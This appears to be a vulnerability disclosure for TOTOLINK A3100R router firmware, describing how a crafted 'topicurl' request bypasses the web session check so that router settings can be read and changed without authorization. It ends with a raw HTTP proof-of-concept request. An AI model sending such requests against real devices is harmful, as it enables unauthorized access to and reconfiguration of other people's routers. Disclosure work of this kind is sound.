shijin0925 totolink History

1 contributor

49 lines (26 sloc) | 976 Bytes ...

unauthorized access

A3100R_Firmware

version:V4.1.2cu.5050_B20200504，V4.1.2cu.5247_B20211129

Description:

TOTOLINK use sessoin to control web access,but we can bypass the limit by constructe topic url. Router information can be get and set by unauthorized user.


Source:

you may download it from :
https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/170/ids/36.html


1	A3100R_Datasheet	Ver1.0	2021-03-02	
2	A3100R_QIG	Ver1.0		
3	A3100R_Firmware	V5.9c.2280_B20180512		
4	A3100R_Firmware	V5.9c.4281_B20190816(Transition version)	2019-09-11	
5	A3100R_Firmware	V5.9c.4577_B20191021	2019-11-19	
6	A3100R_Firmware	V4.1.2cu.5050_B20200504	2020-07-28	
7	A3100R_Firmware	V4.1.2cu.5247_B20211129	2022-04-12	

Analyse:

normal request through webpage like follows



after we delete session ,we can still get the information.



POC

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101
Firefox/98.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 47




{"topicurl":"setting/getIpPortFilterRules"}
```